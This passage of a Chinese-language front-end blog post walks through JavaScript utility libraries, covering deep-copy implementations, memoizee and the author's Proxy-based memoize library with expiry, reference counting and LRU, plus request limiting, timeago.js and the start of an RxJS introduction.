- 图片元素先前已确定图像是完全可用的并且可以使用
- 由于错误或者禁用图像，图像未能显示

注意，由于图片可能是异步接收的，所以在脚本运行时 complete 的值可能会发生变化。

专业的深拷贝库

[clone](#) 库实现了多种深拷贝的方式，可以直接借助该库实现自己想要的深拷贝功能。

包括

- 递归深拷贝 (clone)

```
// 原生兼容 IE6 的 JS 类型检测库
import { type } from '@jsmini/type';

// Object.create(null) 的对象，没有hasOwnProperty方法
function hasOwnProp(obj: Record<string, any>, key: string) {
    return Object.prototype.hasOwnProperty.call(obj, key);
}

function isClone(x: any) {
    const t = type(x);

    return t === 'object' || t === 'array';
}

// 递归
export function clone(x: any) {
    // 仅对对象和数组进行深拷贝，其他类型，直接返回
    if (!isClone(x)) {
        return x;
    }

    const t = type(x);

    let res: any;

    if (t === 'array') {
        res = [];
        for (let i = 0; i < x.length; i++) {
            // 避免一层死循环 a.b = a
            res[i] = x[i] === x ? res : clone(x[i]);
        }
    } else if (t === 'object') {
        res = {};
        for(let key in x) {
            if (hasOwnProp(x, key)) {
                // 避免一层死循环 a.b = a
                res[key] = x[key] === x ? res : clone(x[key]);
            }
        }
    }

    return res;
}
```

}

- JSON 转换深拷贝 (cloneJSON)

```
// 通过JSON深拷贝
export function cloneJSON(x: any, errOrDef = true) {
  if (!isClone(x)) return x;

  try {
    return JSON.parse(JSON.stringify(x));
  } catch(e) {
    if (errOrDef === true) {
      throw e;
    } else {
      try {
        // ie8无console
        console.error('cloneJSON error: ' + e.message);
        // eslint-disable-next-line no-empty
      } catch(e) {}
      return errOrDef;
    }
  }
}
```

- 循环深拷贝 (cloneLoop)

```
import { type } from '@jsmini/type';

// Object.create(null) 的对象，没有hasOwnProperty方法
function hasOwnProp(obj: Record<string, any>, key: string) {
    return Object.prototype.hasOwnProperty.call(obj, key);
}

// 仅对对象和数组进行深拷贝，其他类型，直接返回
function isClone(x: any) {
    const t = type(x);

    return t === 'object' || t === 'array';
}

export function cloneLoop(x: any) {
    const t = type(x);

    let root = x;

    if (t === 'array') {
        root = [];
    } else if (t === 'object') {
        root = {};
    }

    // 循环数组
    const loopList: any[] = [
        {
            parent: root,
            key: undefined,
            data: x,
        }
    ];

    while(loopList.length) {
        // 深度优先
        const node = loopList.pop();
        const parent = node.parent;
        const key = node.key;
        const data = node.data;
        const tt = type(data);
```

```
// 初始化赋值目标, key为undefined则拷贝到父元素, 否则拷贝到子元素
let res = parent;
if (typeof key !== 'undefined') {
    res = parent[key] = tt === 'array' ? [] : {};
}

if (tt === 'array') {
    for (let i = 0; i < data.length; i++) {
        // 避免一层死循环 a.b = a
        if (data[i] === data) {
            res[i] = res;
        } else if (isClone(data[i])) {
            // 下一次循环
            loopList.push({
                parent: res,
                key: i,
                data: data[i],
            });
        } else {
            res[i] = data[i];
        }
    }
} else if (tt === 'object'){
    for(let k in data) {
        if (hasOwnProperty(data, k)) {
            // 避免一层死循环 a.b = a
            if (data[k] === data) {
                res[k] = res;
            } else if (isClone(data[k])) {
                // 下一次循环
                loopList.push({
                    parent: res,
                    key: k,
                    data: data[k],
                });
            } else {
                res[k] = data[k];
            }
        }
    }
}
```

```
    return root;  
}
```

- 循环引用深拷贝 (cloneForce)

```
import { type } from '@jsmini/type';

// Object.create(null) 的对象，没有hasOwnProperty方法
function hasOwnProp(obj: Record<string, any>, key: string) {
    return Object.prototype.hasOwnProperty.call(obj, key);
}

// 仅对对象和数组进行深拷贝，其他类型，直接返回
function isClone(x: any) {
    const t = type(x);

    return t === 'object' || t === 'array';
}

const UNIQUE_KEY = 'com.yanhajing.jsmini.clone' + (new Date).getTime();

// weakmap: 处理对象关联引用

class SimpleWeakMap {
    cacheArray: any[] = []

    set(key: any, value: any) {
        this.cacheArray.push(key);
        key[UNIQUE_KEY] = value;
    }

    get(key: any) {
        return key[UNIQUE_KEY];
    }

    clear() {
        for (let i = 0; i < this.cacheArray.length; i++) {
            let key = this.cacheArray[i];
            delete key[UNIQUE_KEY];
        }
        this.cacheArray.length = 0;
    }
}

function getWeakMap() {
    let result;
```

```
if (typeof WeakMap !== 'undefined' && type(WeakMap) === 'function') {
  result = new WeakMap();
  if (type(result) === 'weakmap') {
    return result;
  }
}

result = new SimpleWeakMap();

return result;
}

export function cloneForce(x: any) {
  const uniqueData = getWeakMap();

  const t = type(x);

  let root = x;

  if (t === 'array') {
    root = [];
  } else if (t === 'object') {
    root = {};
  }

  // 循环数组
  const loopList: any[] = [
    {
      parent: root,
      key: undefined,
      data: x,
    }
  ];

  while (loopList.length) {
    // 深度优先
    const node = loopList.pop();
    const parent = node.parent;
    const key = node.key;
    const source = node.data;
    const tt = type(source);

    // 初始化赋值目标, key为undefined则拷贝到父元素, 否则拷贝到子元素
  }
}
```

```
let target = parent;
if (typeof key !== 'undefined') {
    target = parent[key] = tt === 'array' ? [] : {};
}

// 复杂数据需要缓存操作
if (isClone(source)) {
    // 命中缓存，直接返回缓存数据
    let uniqueTarget = uniqueData.get(source);
    if (uniqueTarget) {
        parent[key] = uniqueTarget;
        continue; // 中断本次循环
    }

    // 未命中缓存，保存到缓存
    uniqueData.set(source, target);
}

if (tt === 'array') {
    for (let i = 0; i < source.length; i++) {
        if (isClone(source[i])) {
            // 下一次循环
            loopList.push({
                parent: target,
                key: i,
                data: source[i],
            });
        } else {
            target[i] = source[i];
        }
    }
} else if (tt === 'object') {
    for (let k in source) {
        if (hasOwnProperty(source, k)) {
            if (k === UNIQUE_KEY) continue;
            if (isClone(source[k])) {
                // 下一次循环
                loopList.push({
                    parent: target,
                    key: k,
                    data: source[k],
                });
            }
        }
    }
}
```

```

        } else {
            target[k] = source[k];
        }
    }
}

(uniqueData as any).clear && (uniqueData as any).clear();

return root;
}

```

大家可以直接参考学习 [深拷贝的终极探索](#)

当然，我们可以借助 js 实现深拷贝，同时也可以利用浏览器 API 实现该功能。

如 [JavaScript 深拷贝性能分析](#) 中的结构化克隆算法：

- MessageChannel

```

function structuralClone(obj) {
    return new Promise(resolve => {
        const {port1, port2} = new MessageChannel();
        port2.onmessage = ev => resolve(ev.data);
        port1.postMessage(obj);
    });
}

const obj = /* ... */ {};
const clone = await structuralClone(obj);

```

- History

```
function structuralClone(obj) {
  const oldState = history.state;
  history.replaceState(obj, document.title);
  const copy = history.state;
  history.replaceState(oldState, document.title);
  return copy;
}

const obj = /* ... */ {};
const clone = structuralClone(obj);
```

- Notification

```
function structuralClone(obj) {
  return new Notification('', {data: obj, silent: true}).data;
}

const obj = /* ... */ {};
const clone = structuralClone(obj);
```

强大的业务缓存库 memoizee

在开发 web 应用程序时，性能都是必不可少的话题。

事实上，缓存一定是提升 web 应用程序有效方法之一，尤其是用户受限于网速的情况下。提升系统的响应能力，降低网络的消耗。当然，内容越接近于用户，则缓存的速度就会越快，缓存的有效性则会越高。当然，缓存一定建立在对数据的时效性要求低的情况下，往往在 ToB 场景下更加有效（系统数据，个人信息和通用数据与配置）。

两年前，我写过一篇关于缓存的文章[前端 api 请求缓存方案](#) 中详细介绍了如何使用 promise 进行缓存，参数化存储以及缓存超时的一些机制。

不过，相对于完整的 [memoizee](#) 缓存库我的代码就显得捉襟见肘了，因为 memoizee 无侵入性。

下面我们来学习一下该库：

普通的使用方式：

```
import memoizee from 'memoizee'

var fn = function(one, two, three) {
  /* ... */
};

memoized = memoize(fn);

memoized("foo", 3, "bar");
memoized("foo", 3, "bar"); // 缓存命中
```

适合 Promise, 与普通的方式不同，针对于 Promise 发送异常，则会把结果从缓存中删除。

```
var afn = function(a, b) {
  return new Promise(function(res) {
    res(a + b);
  });
};

memoized = memoize(afn, { promise: true });

memoized(3, 7);
memoized(3, 7); // 缓存命中
```

类似于之前的代码:

```
let promise = promiseCache.get(key);
// 当前promise缓存中没有 该promise
if (!promise) {
  promise = request.get('/xxx').then(res => {
    // 对res 进行操作
    //...
  }).catch(error => {
    // 在请求回来后, 如果出现问题, 把promise从cache中删除 以避免第二次请求继续出错
    promiseCache.delete(key)
    return Promise.reject(error)
  })
}
// 返回promise
return promise
```

也包括我之前写的基于时间缓存（拉模型，在每次取数据的时候检测当前时间和存储时间）：

```
// 1s 后数据将会过期
memoized = memoize(fn, { maxAge: 1000 });

memoized("foo", 3);
memoized("foo", 3); // 缓存命中
setTimeout(function() {
  memoized("foo", 3); // 缓存已经过期, 需要再次计算
  memoized("foo", 3); // 缓存命中
}, 2000);
```

当然，配置如下所示：

请求限流

```
export default async function limit(tasks, concurrency) {
  const results = [];

  async function runTasks(tasksIterator) {
    for (const [index, task] of tasksIterator) {
      try {
        results[index] = await task();
      } catch (error) {
        results[index] = new Error(`Failed with: ${error?.message}`);
      }
    }
  }

  const workers = new Array(concurrency)
    .fill(tasks.entries())
    .map(runTasks);

  await Promise.allSettled(workers);

  return results;
}
```

强大的异步库 `async`

开发过程中常常觉得当前异步不够用。rxjs 虽然很强大，但是代码侵入度太高，代码复杂度太高。

所以在这里推荐 [async](#) 库，`async` 为 Node.js 以及浏览器提供支持。

[async](#) 库提供大约 70 个函数，以及为异步控制流一些常见的模式（parallel, series, waterfall...）。所有这些函数都假定您遵循 Node.js 约定，即提供单个回调作为异步函数的最后一个参数（一个将 Error 作为其第一个参数的回调），并调用一次该回调。

启发式缓存库 proxy-memoizee

两年前，我写了一篇关于业务缓存的博客 [前端 api 请求缓存方案](#)，这篇博客反响还不错，其中介绍了如何缓存数据，Promise 以及如何超时删除（也包括如何构建修饰器）。如果对此不够了解，可以阅读博客进行学习。

但之前的代码和方案终归还是简单了些，而且对业务有很大的侵入性。这样不好，于是笔者开始重新学习与思考代理器 Proxy。

Proxy 可以理解成，在目标对象之前架设一层“拦截”，外界对该对象的访问，都必须先通过这层拦截，因此提供了一种机制，可以对外界的访问进行过滤和改写。Proxy 这个词的原意是代理，用在这里表示由它来“代理”某些操作，可以译为“代理器”。关于 Proxy 的介绍与使用，建议大家还是看阮一峰大神的 [ECMAScript 6 入门 代理篇](#)。

项目演进

任何项目都不是一触而就的，下面是关于 Proxy 缓存库的编写思路。希望能对大家有一些帮助。

proxy handler 添加缓存

当然，其实代理器中的 handler 参数也是一个对象，那么既然是对象，当然可以添加数据项，如此，我们便可以基于 Map 缓存编写 memoize 函数用来提升算法递归性能。

```

type TargetFun<V> = (...args: any[]) => V

function memoize<V>(fn: TargetFun<V>) {
  return new Proxy(fn, {
    // 此处目前只能略过 或者 添加一个中间层集成 Proxy 和 对象。
    // 在对象中添加 cache
    // @ts-ignore
    cache: new Map<string, V>(),
    apply(target, thisArg, argsList) {
      // 获取当前的 cache
      const currentCache = (this as any).cache

      // 根据数据参数直接生成 Map 的 key
      let cacheKey = argsList.toString();

      // 当前没有被缓存，执行调用，添加缓存
      if (!currentCache.has(cacheKey)) {
        currentCache.set(cacheKey, target.apply(thisArg, argsList));
      }

      // 返回被缓存的数据
      return currentCache.get(cacheKey);
    }
  });
}

```

我们可以尝试 memoize fibonacci 函数，经过了代理器的函数有非常大的性能提升（肉眼可见）：

```

const fibonacci = (n: number): number => (n <= 1 ? 1 : fibonacci(n - 1) +
fibonacci(n - 2));
const memoizedFibonacci = memoize<number>(fibonacci);

for (let i = 0; i < 100; i++) fibonacci(30); // ~5000ms
for (let i = 0; i < 100; i++) memoizedFibonacci(30); // ~50ms

```

自定义函数参数

我们仍旧可以利用之前博客介绍的的函数生成唯一值，只不过我们不再需要函数名了：

```

const generateKeyError = new Error("Can't generate key from function
argument")

// 基于函数参数生成唯一值
export default function generateKey(argument: any[]): string {
  try{
    return `${Array.from(argument).join(',')}`
  }catch(_){
    throw generateKeyError
  }
}

```

虽然库本身可以基于函数参数提供唯一值，但是针对形形色色的不同业务来说，这肯定是不够用的，需要提供用户可以自定义参数序列化。

```

// 如果配置中有 normalizer 函数，直接使用，否则使用默认函数
const normalizer = options?.normalizer ?? generateKey

return new Proxy<any>(fn, {
  // @ts-ignore
  cache,
  apply(target, thisArg, argsList: any[]) {
    const cache: Map<string, any> = (this as any).cache

    // 根据格式化函数生成唯一数值
    const cacheKey: string = normalizer(argsList);

    if (!cache.has(cacheKey))
      cache.set(cacheKey, target.apply(thisArg, argsList));
    return cache.get(cacheKey);
  }
});

```

添加 Promise 缓存

在之前的博客中，提到缓存数据的弊端。同一时刻多次调用，会因为请求未返回而进行多次请求。所以我们也需要添加关于 Promise 的缓存。

```
if (!currentCache.has(cacheKey)){
    let result = target.apply(thisArg, argsList)

    // 如果是 promise 则缓存 promise, 简单判断!
    // 如果当前函数有 then 则是 Promise
    if (result?.then) {
        result = Promise.resolve(result).catch(error => {
            // 发生错误, 删除当前 promise, 否则会引发二次错误
            // 由于异步, 所以当前 delete 调用一定在 set 之后,
            currentCache.delete(cacheKey)

            // 把错误衍生出去
            return Promise.reject(error)
        })
    }
    currentCache.set(cacheKey, result);
}

return currentCache.get(cacheKey);
```

此时，我们不但可以缓存数据，还可以缓存 Promise 数据请求。

添加过期删除功能

我们可以在数据中添加当前缓存时的时间戳，在生成数据时候添加。

```
// 缓存项
export default class ExpiredCacheItem<V> {
  data: V;
  cacheTime: number;

  constructor(data: V) {
    this.data = data
    // 添加系统时间戳
    this.cacheTime = (new Date()).getTime()
  }
}

// 编辑 Map 缓存中间层，判断是否过期
isOverTime(name: string) {
  const data = this.cacheMap.get(name)

  // 没有数据(因为当前保存的数据是 ExpiredCacheItem)，所以我们统一看成功超时
  if (!data) return true

  // 获取系统当前时间戳
  const currentTime = (new Date()).getTime()

  // 获取当前时间与存储时间的过去的秒数
  const overTime = currentTime - data.cacheTime

  // 如果过去的秒数大于当前的超时时间，也返回 null 让其去服务端取数据
  if (Math.abs(overTime) > this.timeout) {
    // 此代码可以没有，不会出现问题，但是如果有此代码，再次进入该方法就可以减少判断。
    this.cacheMap.delete(name)
    return true
  }

  // 不超时
  return false
}

// cache 函数有数据
has(name: string) {
  // 直接判断在 cache 中是否超时
  return !this.isOverTime(name)
}
```

到达这一步，我们可以做到之前博客所描述的所有功能。不过，如果到这里就结束的话，太不过瘾了。我们继续学习其他库的功能来优化我的功能库。

添加手动管理

通常来说，这些缓存库都会有手动管理的功能，所以这里我也提供了手动管理缓存以便业务管理。这里我们使用 Proxy get 方法来拦截属性读取。

```

return new Proxy(fn, {
  // @ts-ignore
  cache,
  get: (target: TargetFun<V>, property: string) => {
    // 如果配置了手动管理
    if (options?.manual) {
      const manualTarget = getManualActionObjFormCache<V>(cache)

      // 如果当前调用的函数在当前对象中，直接调用，没有的话访问原对象
      // 即使当前函数有该属性或者方法也不考虑，谁让你配置了手动管理呢。
      if (property in manualTarget) {
        return manualTarget[property]
      }
    }

    // 当前没有配置手动管理，直接访问原对象
    return target[property]
  },
}

export default function getManualActionObjFormCache<V>(
  cache: MemoizeCache<V>
): CacheMap<string | object, V> {
  const manualTarget = Object.create(null)

  // 通过闭包添加 set get delete clear 等 cache 操作
  manualTarget.set = (key: string | object, val: V) => cache.set(key, val)
  manualTarget.get = (key: string | object) => cache.get(key)
  manualTarget.delete = (key: string | object) => cache.delete(key)
  manualTarget.clear = () => cache.clear!()

  return manualTarget
}

```

当前情况并不复杂，我们可以直接调用，复杂的情况下还是建议使用 [Reflect](#)。

添加 WeakMap

我们在使用 cache 时候，我们同时也提供 WeakMap (WeakMap 没有 clear 和 size 方法), 这里我提取了 BaseCache 基类。

```
export default class BaseCache<V> {
    readonly weak: boolean;
    cacheMap: MemoizeCache<V>

    constructor(weak: boolean = false) {
        // 是否使用 weakMap
        this.weak = weak
        this.cacheMap = this.getMapOrWeakMapByOption()
    }

    // 根据配置获取 Map 或者 WeakMap
    getMapOrWeakMapByOption<T>(): Map<string, T> | WeakMap<object, T> {
        return this.weak ? new WeakMap<object, T>() : new Map<string, T>()
    }
}
```

之后，我添加各种类型的缓存类都以此为基类。

添加清理函数

在缓存进行删除时候需要对值进行清理，需要用户提供 dispose 函数。该类继承 BaseCache 同时提供 dispose 调用。

```

export const defaultDispose: DisposeFun<any> = () => void 0

export default class BaseCacheWithDispose<V, WrapperV> extends
BaseCache<WrapperV> {
    readonly weak: boolean
    readonly dispose: DisposeFun<V>

    constructor(weak: boolean = false, dispose: DisposeFun<V> = defaultDispose) {
        super(weak)
        this.weak = weak
        this.dispose = dispose
    }

    // 清理单个值(调用 delete 前调用)
    disposeValue(value: V | undefined): void {
        if (value) {
            this.dispose(value)
        }
    }

    // 清理所有值(调用 clear 方法前调用, 如果当前 Map 具有迭代器)
    disposeAllValue<V>(cacheMap: MemoizeCache<V>): void {
        for (let mapValue of (cacheMap as any)) {
            this.disposeValue(mapValue?.[1])
        }
    }
}

```

当前的缓存如果是 WeakMap，是没有 clear 方法和迭代器的。个人想要添加中间层来完成这一切(还在考虑，目前没有做)。如果 WeakMap 调用 clear 方法时，我是直接提供新的 WeakMap。

```

clear() {
    if (this.weak) {
        this.cacheMap = this.getMapOrWeakMapByOption()
    } else {
        this.disposeAllValue(this.cacheMap)
        this.cacheMap.clear!()
    }
}

```

添加计数引用

在学习其他库 [memoizee](#) 的过程中，我看到了如下用法：

```
memoized = memoize(fn, { refCounter: true });

memoized("foo", 3); // refs: 1
memoized("foo", 3); // Cache hit, refs: 2
memoized("foo", 3); // Cache hit, refs: 3
memoized.deleteRef("foo", 3); // refs: 2
memoized.deleteRef("foo", 3); // refs: 1
memoized.deleteRef("foo", 3); // refs: 0, 清除 foo 的缓存
memoized("foo", 3); // Re-executed, refs: 1
```

于是我有样学样，也添加了 RefCache。

```
export default class RefCache<V> extends BaseCacheWithDispose<V, V>
implements CacheMap<string | object, V> {
    // 添加 ref 计数
    cacheRef: MemoizeCache<number>

    constructor(weak: boolean = false, dispose: DisposeFun<V> = () => void 0) {
        super(weak, dispose)
        // 根据配置生成 WeakMap 或者 Map
        this.cacheRef = this.getMapOrWeakMapByOption<number>()
    }

    // get has clear 等相同。不列出

    delete(key: string | object): boolean {
        this.disposeValue(this.get(key))
        this.cacheRef.delete(key)
        this.cacheMap.delete(key)
        return true;
    }

    set(key: string | object, value: V): this {
        this.cacheMap.set(key, value)
        // set 的同时添加 ref
        this.addRef(key)
        return this
    }

    // 也可以手动添加计数
    addRef(key: string | object) {
        if (!this.cacheMap.has(key)) {
            return
        }
        const refCount: number | undefined = this.cacheRef.get(key)
        this.cacheRef.set(key, (refCount ?? 0) + 1)
    }

    getRefCount(key: string | object) {
        return this.cacheRef.get(key) ?? 0
    }
}
```

```
deleteRef(key: string | object): boolean {
  if (!this.cacheMap.has(key)) {
    return false
  }

  const refCount: number = this.getRefCount(key)

  if (refCount <= 0) {
    return false
  }

  const currentRefCount = refCount - 1

  // 如果当前 refCount 大于 0, 设置, 否则清除
  if (currentRefCount > 0) {
    this.cacheRef.set(key, currentRefCount)
  } else {
    this.cacheRef.delete(key)
    this.cacheMap.delete(key)
  }
  return true
}
```

同时修改 proxy 主函数:

```
if (!currentCache.has(cacheKey)) {
    let result = target.apply(thisArg, argsList)

    if (result?.then) {
        result = Promise.resolve(result).catch(error => {
            currentCache.delete(cacheKey)
            return Promise.reject(error)
        })
    }
    currentCache.set(cacheKey, result);

    // 当前配置了 refCounter
} else if (options?.refCounter) {
    // 如果被再次调用且当前已经缓存过了，直接增加
    currentCache.addRef?(cacheKey)
}
```

添加 LRU

LRU 的英文全称是 Least Recently Used，也即最不经常使用。相比于其他的数据结构进行缓存，LRU 无疑更加有效。

这里考虑在添加 maxAge 的同时也添加 max 值 (这里我利用两个 Map 来做 LRU，虽然会增加一定的内存消耗，但是性能更好)。

如果当前的此时保存的数据项等于 max，我们直接把当前 cacheMap 设为 oldCacheMap，并重新 new cacheMap。

```
set(key: string | object, value: V) {
  const itemCache = new ExpiredCacheItem<V>(value)
  // 如果之前有值，直接修改
  this.cacheMap.has(key) ? this.cacheMap.set(key, itemCache) : this._set(key,
itemCache);
  return this
}

private _set(key: string | object, value: ExpiredCacheItem<V>) {
  this.cacheMap.set(key, value);
  this.size++;

  if (this.size >= this.max) {
    this.size = 0;
    this.oldCacheMap = this.cacheMap;
    this.cacheMap = this.getMapOrWeakMapByOption()
  }
}
```

重点在与获取数据时候，如果当前的 cacheMap 中有值且没有过期，直接返回，如果没有，就去 oldCacheMap 查找，如果有，删除老数据并放入新数据(使用 _set 方法)，如果没有，返回 undefined.

```
get(key: string | object): V | undefined {
    // 如果 cacheMap 有, 返回 value
    if (this.cacheMap.has(key)) {
        const item = this.cacheMap.get(key);
        return this.getItemValue(key, item!);
    }

    // 如果 oldCacheMap 里面有
    if (this.oldCacheMap.has(key)) {
        const item = this.oldCacheMap.get(key);
        // 没有过期
        if (!this.deleteIfExpired(key, item!)) {
            // 移动到新的数据中并删除老数据
            this.moveToRecent(key, item!);
            return item!.data as V;
        }
    }
    return undefined
}

private moveToRecent(key: string | object, item: ExpiredCacheItem<V>) {
    // 老数据删除
    this.oldCacheMap.delete(key);

    // 新数据设定, 重点!!!! 如果当前设定的数据等于 max, 清空 oldCacheMap, 如此, 数据不会超过 max
    this._set(key, item);
}

private getItemValue(key: string | object, item: ExpiredCacheItem<V>): V | undefined {
    // 如果当前设定了 maxAge 就查询, 否则直接返回
    return this.maxAge ? this.getOrDeleteIfExpired(key, item) : item?.data;
}

private getOrDeleteIfExpired(key: string | object, item: ExpiredCacheItem<V>): V | undefined {
    const deleted = this.deleteIfExpired(key, item);
    return !deleted ? item.data : undefined;
}
```

```
private deleteIfExpired(key: string | object, item: ExpiredCacheItem<V>) {  
  if (this.isOverTime(item)) {  
    return this.delete(key);  
  }  
  return false;  
}
```

整理 memoize 函数

事情到了这一步，我们就可以从之前的代码细节中解放出来了，看看基于这些功能所做出的接口与主函数。

```
// 面向接口，无论后面还会不会增加其他类型的缓存类
export interface BaseCacheMap<K, V> {
    delete(key: K): boolean;

    get(key: K): V | undefined;

    has(key: K): boolean;

    set(key: K, value: V): this;

    clear?(): void;

    addRef?(key: K): void;

    deleteRef?(key: K): boolean;
}

// 缓存配置
export interface MemoizeOptions<V> {
    /** 序列化参数 */
    normalizer?: (args: any[]) => string;
    /** 是否使用 WeakMap */
    weak?: boolean;
    /** 最大毫秒数，过时删除 */
    maxAge?: number;
    /** 最大项数，超过删除 */
    max?: number;
    /** 手动管理内存 */
    manual?: boolean;
    /** 是否使用引用计数 */
    refCounter?: boolean;
    /** 缓存删除数据时期的回调 */
    dispose?: DisposeFun<V>;
}

// 返回的函数(携带一系列方法)
export interface ResultFun<V> extends Function {
    delete?(key: string | object): boolean;

    get?(key: string | object): V | undefined;

    has?(key: string | object): boolean;
```

```
set?(key: string | object, value: V): this;  
  
clear?(): void;  
  
deleteRef?(): void  
}
```

最终的 memoize 函数其实和最开始的函数差不多，只做了 3 件事

- 检查参数并抛出错误
- 根据参数获取合适的缓存
- 返回代理

```
export default function memoize<V>(fn: TargetFun<V>, options?: MemoizeOptions<V>): ResultFun<V> {
    // 检查参数并抛出错误
    checkOptionsThenThrowError<V>(options)

    // 修正序列化函数
    const normalizer = options?.normalizer ?? generateKey

    let cache: MemoizeCache<V> = getCacheByOptions<V>(options)

    // 返回代理
    return new Proxy(fn, {
        // @ts-ignore
        cache,
        get: (target: TargetFun<V>, property: string) => {
            // 添加手动管理
            if (options?.manual) {
                const manualTarget = getManualActionObjFromCache<V>(cache)
                if (property in manualTarget) {
                    return manualTarget[property]
                }
            }
            return target[property]
        },
        apply(target, thisArg, argsList: any[]): V {
            const currentCache: MemoizeCache<V> = (this as any).cache

            const cacheKey: string | object = getKeyFromArguments(argsList,
                normalizer, options?.weak)

            if (!currentCache.has(cacheKey)) {
                let result = target.apply(thisArg, argsList)

                if (result?.then) {
                    result = Promise.resolve(result).catch(error => {
                        currentCache.delete(cacheKey)
                        return Promise.reject(error)
                    })
                }
                currentCache.set(cacheKey, result);
            }
        }
    })
}
```

```
    } else if (options?.refCounter) {
      currentCache.addRef?(cacheKey)
    }
    return currentCache.get(cacheKey) as V;
}
}) as any
}
```

完整代码在 [memoizee-proxy](#) 中。大家自行操作与把玩。

下一步 测试

测试覆盖率不代表一切，但是在实现库的过程中，[JEST](#) 测试库给我提供了大量的帮助，它帮助我重新思考每一个类以及每一个函数应该具有的功能与参数校验。之前的代码我总是在项目的主入口进行校验，对于每个类或者函数的参数没有深入思考。事实上，这个健壮性是不够的。因为你不能决定用户怎么使用你的库。

Proxy 深入

事实上，代理的应用场景是不可限量的。这一点，ruby 已经验证过了（可以去学习《ruby 元编程》）。

开发者使用它可以创建出各种编码模式，比如(但远远不限于)跟踪属性访问、隐藏属性、阻止修改或删除属性、函数参数验证、构造函数参数验证、数据绑定，以及可观察对象。

当然，Proxy 虽然来自于 ES6，但该 API 仍需要较高的浏览器版本，虽然有 [proxy-polyfill](#)，但毕竟提供功能有限。不过已经 2021，相信深入学习 Proxy 也是时机了。

深入缓存

缓存是有害的！这一点毋庸置疑。但是它实在太快了！所以我们要更加理解业务，哪些数据需要缓存，理解那些数据可以使用缓存。

当前书写的缓存仅仅只是针对与一个方法，之后写的项目是否可以更细粒度的结合返回数据？还是更往上思考，写出一套缓存层？

小步开发

在开发该项目的过程中，我采用小步快跑的方式，不断返工。最开始的代码，也仅仅只到了添加过期删除功能那一步。

但是当我每次完成一个新的功能后，重新开始整理库的逻辑与流程，争取每一次的代码都足够优雅。同时因为我不具备第一次编写就能通盘考虑的能力。不过希望在今后的工作中，不断进步。这样也能减少代码的返工。

其他

函数创建

事实上，我在为当前库添加手动管理时候，考虑过直接复制函数，因为函数本身是一个对象。同时为当前函数添加 set 等方法。但是没有办法把作用域链拷贝过去。

虽然没能成功，但是也学到了一些知识，这里也提供两个创建函数的代码。

我们在创建函数时候基本上会利用 new Function 创建函数，但是浏览器没有提供可以直接创建异步函数的构造器，我们需要手动获取。

```
AsyncFunction = (async x => x).constructor

foo = new AsyncFunction('x, y, p', 'return x + y + await p')

foo(1,2, Promise.resolve(3)).then(console.log) // 6
```

对于全局函数，我们也可以直接 fn.toString() 来创建函数，这时候异步函数也可以直接构造的。

```
function cloneFunction<T>(fn: (...args: any[]) => T): (...args: any[]) => T {
  return new Function('return '+ fn.toString})();
}
```

参考资料

[前端 api 请求缓存方案](#)

[ECMAScript 6 入门 代理篇](#)

[memoizee](#)

[memoizee-proxy](#)

过去（未来）时间格式化

[timeago.js](#) 是一个非常好用的格式化库。

简单使用

```
import { format } from 'timeago.js';

// format timestamp
format(1544666010224);
// => '2 years ago'

// format date instance
format(new Date(1544666010224));
// => '2 years ago'

// format date string
format('2018-12-12');
// => '2 years ago'

// format with locale
format(1544666010224, 'zh_CN');
// => '2 years ago'

// format with locale and relative date
format(1544666010224, 'zh_CN', { relativeDate: '2018-11-11' });
// => '1 个月后'

// e.g.
format(Date.now() - 11 * 1000 * 60 * 60); // returns '11 hours ago'
// '11 hours ago'
```

该库支持国际化，你可以自行注册语言环境。

```
import { format, register } from 'timeago.js';

const localeFunc = (number: number, index: number, totalSec: number): [string, string] => {
    // number: the timeago / timein number;
    // index: the index of array below;
    // totalSec: total seconds between date to be formatted and today's date;
    return [
        ['just now', 'right now'],
        ['%s seconds ago', 'in %s seconds'],
        ['1 minute ago', 'in 1 minute'],
        ['%s minutes ago', 'in %s minutes'],
        ['1 hour ago', 'in 1 hour'],
        ['%s hours ago', 'in %s hours'],
        ['1 day ago', 'in 1 day'],
        ['%s days ago', 'in %s days'],
        ['1 week ago', 'in 1 week'],
        ['%s weeks ago', 'in %s weeks'],
        ['1 month ago', 'in 1 month'],
        ['%s months ago', 'in %s months'],
        ['1 year ago', 'in 1 year'],
        ['%s years ago', 'in %s years']
    ][index];
};

// register your locale with timeago
register('my-locale', localeFunc);

// use it
format('2016-06-12', 'my-locale');
```

dom 结构

```
<div class="timeago" datetime="2016-06-30 09:20:00"></div>
```

```
import { render, cancel } from 'timeago.js';

const nodes = document.querySelectorAll('.timeago');

// use render method to render nodes in real time
render(nodes, 'zh_CN')
```

当然 render 携带了配置，在第三个参数中

```
export type Opts = {
  /** 相对时间，什么时间作为对比时间 */
  readonly relativeDate?: TDate;
  /** 在页面中可以实时刷新，单位为秒 */
  readonly minInterval?: number;
};
```

同时也有 React 版本和 Python 版本: [timeago-react](#) 和 [timeago](#)

如果你当前做博客平台或者时间不敏感的系统中，可以完全使用。

当然，真实的业务场景不仅仅会表现时间格式化，同时在某些情况下超过一定的时间就显示具体的日期。

例如：企业系统往往需要的是确切的时间。我们可以在 1 天内显示格式化时间，100 天内显示格式化的时间 + 月日，超过 100 天显示年月日。

函数响应式开发库 RxJS

今天我们来看一看 [RxJS](#)。大部分开发者都听说过函数式和响应式编程。那么 RxJS 究竟如何结合这两个概念？它究竟致力于解决什么问题呢？

ReactiveX 将观察者模式与迭代器模式和函数式编程与集合相结合，以满足对管理事件序列的理想方式的需求。

上述就是官网对于该库的解释。我们看到几个关键词：观察者模式、迭代器模式、函数式编程以及事件序列。

通过上述描述，我们清楚的知道了它是为了解决事件序列的问题而存在的。那也就是说，处理事件越多，越复杂 RxJS 越有用。同时一旦涉及到事件序列，我们就不能忽略两个概念：时间和调度。

我们先不进入复杂的概念。我们先对比几个例子看看它是如何帮助我们管理事件序列的。

例子

浏览器节流点击

浏览器最普遍的事件就是浏览器侦听事件。我们现在要实现一个节流点击加数的函数：

```
// 常量 节流时间 1000 ms
const RATE = 1000;

// 状态数据
let count = 0;

// 最后一次的点击时间
let lastClick = Date.now() - RATE;

// 添加时间监听
document.addEventListener('click', event => {
  // 判断时间
  if (Date.now() - lastClick >= RATE) {
    count += event.clientX;
    console.log(count);
    // 更新点击时间
    lastClick = Date.now();
  }
});
```

可以看到这里创建状态数据 count 以及交互事件所需要的额外状态 lastClick。如果使用 RXJs 的话：

```
import { fromEvent } from 'rxjs';
import { throttleTime, map, scan } from 'rxjs/operators';

// 常量 节流时间 1000 ms
const RATE = 1000;

// 常量 初始化数据
